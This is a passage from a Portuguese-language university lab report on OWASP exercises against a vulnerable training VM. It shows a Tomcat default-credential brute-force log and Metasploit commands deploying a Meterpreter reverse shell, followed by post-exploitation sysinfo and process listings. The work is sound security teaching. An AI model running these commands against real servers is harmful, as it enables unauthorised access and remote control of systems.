[-] 10.1.2.6:8080 - LOGIN FAILED: tomcat:root (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: tomcat:tomcat (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: tomcat:s3cret (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: tomcat:vagrant (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: both:admin (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: both:manager (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: both:role1 (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: both:root (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: both:s3cret (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: both:vagrant (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: j2deployer:j2deployer (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: ovwebusr:OvN*busr1 (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
[+] 10.1.2.6:8080 - Login Successful: root:owaspbwa
```

Um ataque de dicionário tenta derrotar um mecanismo de autenticação, inserindo sistematicamente cada palavra em um dicionário, como uma senha ou tentando determinar chaves de descriptografia. Geralmente estes tipos de ataque são bem sucedidos

5.1.2 b

Um par de senha e usuário para autenticação.

5.1.3 c

A vulnerabilidade explorada foi a configuração incorreta de segurança já que o sistema veio com um usuário e senha padrão e esses não foram alterados.

5.1.4 d

Com as credenciais válidas, o atacante pode se logar no sistema e terá controle total sobre a máquina.

5.2 Questão 15

5.2.1 a

```
msf5 > use exploit/multi/http/tomcat_mgr_deploy
msf5 exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 10.1.2.6
RHOSTS => 10.1.2.6
msf5 exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername root
HttpUsername => root
msf5 exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword owaspbwa
HttpPassword => owaspbwa
msf5 exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8080
RPORT => 8080
msf5 exploit(multi/http/tomcat_mgr_deploy) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf5 exploit(multi/http/tomcat_mgr_deploy) > set LHOST 10.1.2.5
LHOST => 10.1.2.5
msf5 exploit(multi/http/tomcat_mgr_deploy) > exploit
```

Figura 15: Resultado obtido após a execução dos comandos

A vulnerabilidade é a mesma comentada na questão 14, como o usuário e senha foram descobertos, os valores foram configurados nos comandos para realizar o ataque.

5.2.2 b

Realiza a conexão TCP pela porta 4444, com os valores de autenticação previamente descobertos.

5.2.3 c

É uma ferramenta de conexão, similar ao SSH, que permite o cliente executar comandos na máquina alvo. Ele é baseado em injeção de stagers in-memory DLL

5.2.4 d

```
meterpreter > sysinfo
Computer      : owaspbwa
OS            : Linux 2.6.32-25-generic-pae (i386)
Meterpreter   : java/linux
```

Figura 16: Resultado obtido por meio da execução do comando sysinfo que informa características sobre a máquina da vítima

Process List			
PID	Name	User	Path
1	/sbin/init	root	/sbin/init
2	[kthreadd]	root	[kthreadd]
3	[migration/0]	root	[migration/0]
4	[ksoftirqd/0]	root	[ksoftirqd/0]
5	[watchdog/0]	root	[watchdog/0]
6	[events/0]	root	[events/0]
7	[cpuset]	root	[cpuset]
8	[khelper]	root	[khelper]
9	[netns]	root	[netns]
10	[async/mgr]	root	[async/mgr]
11	[pm]	root	[pm]
12	[sync_supers]	root	[sync_supers]
13	[bdi-default]	root	[bdi-default]
14	[kintegrityd/0]	root	[kintegrityd/0]
15	[kblockd/0]	root	[kblockd/0]
16	[kacpid]	root	[kacpid]
17	[kacpi_notify]	root	[kacpi_notify]
18	[kacpi_hotplug]	root	[kacpi_hotplug]
19	[ata/0]	root	[ata/0]
20	[ata_aux]	root	[ata_aux]
21	[ksuspend_usbd]	root	[ksuspend_usbd]
22	[khubd]	root	[khubd]
23	[kseriod]	root	[kseriod]
24	[kmmcd]	root	[kmmcd]
27	[khungtaskd]	root	[khungtaskd]
28	[kswapd0]	root	[kswapd0]
29	[ksmd]	root	[ksmd]
30	[aio/0]	root	[aio/0]
31	[ecryptfs-kthrea]	root	[ecryptfs-kthrea]
32	[crypto/0]	root	[crypto/0]
37	[scsi_eh_0]	root	[scsi_eh_0]
38	[scsi_eh_1]	root	[scsi_eh_1]
41	[kstriped]	root	[kstriped]
42	[kmpathd/0]	root	[kmpathd/0]
43	[kmpath_handlerd]	root	[kmpath_handlerd]
44	[ksnapd]	root	[ksnapd]
45	[kondemand/0]	root	[kondemand/0]
46	[kconservative/0]	root	[kconservative/0]
169	[mpt_poll_0]	root	[mpt_poll_0]
170	[mpt/0]	root	[mpt/0]
171	[scsi_eh_2]	root	[scsi_eh_2]
186	[kdmflush]	root	[kdmflush]

Figura 17: Resultado obtido por meio da execução do comando ps que lista os processos atuais na máquina da vítima

6 Conclusão

Realizando esse trabalho foi possível colocar em prática os tópicos apresentado em sala de aula sobre OWASP, fazendo referência as possíveis abordagens na área da segurança da computação. Em suma, o trabalho cumpriu seus requisitos pedagógicos e didáticos para a formação de um profissional da ciência da computação.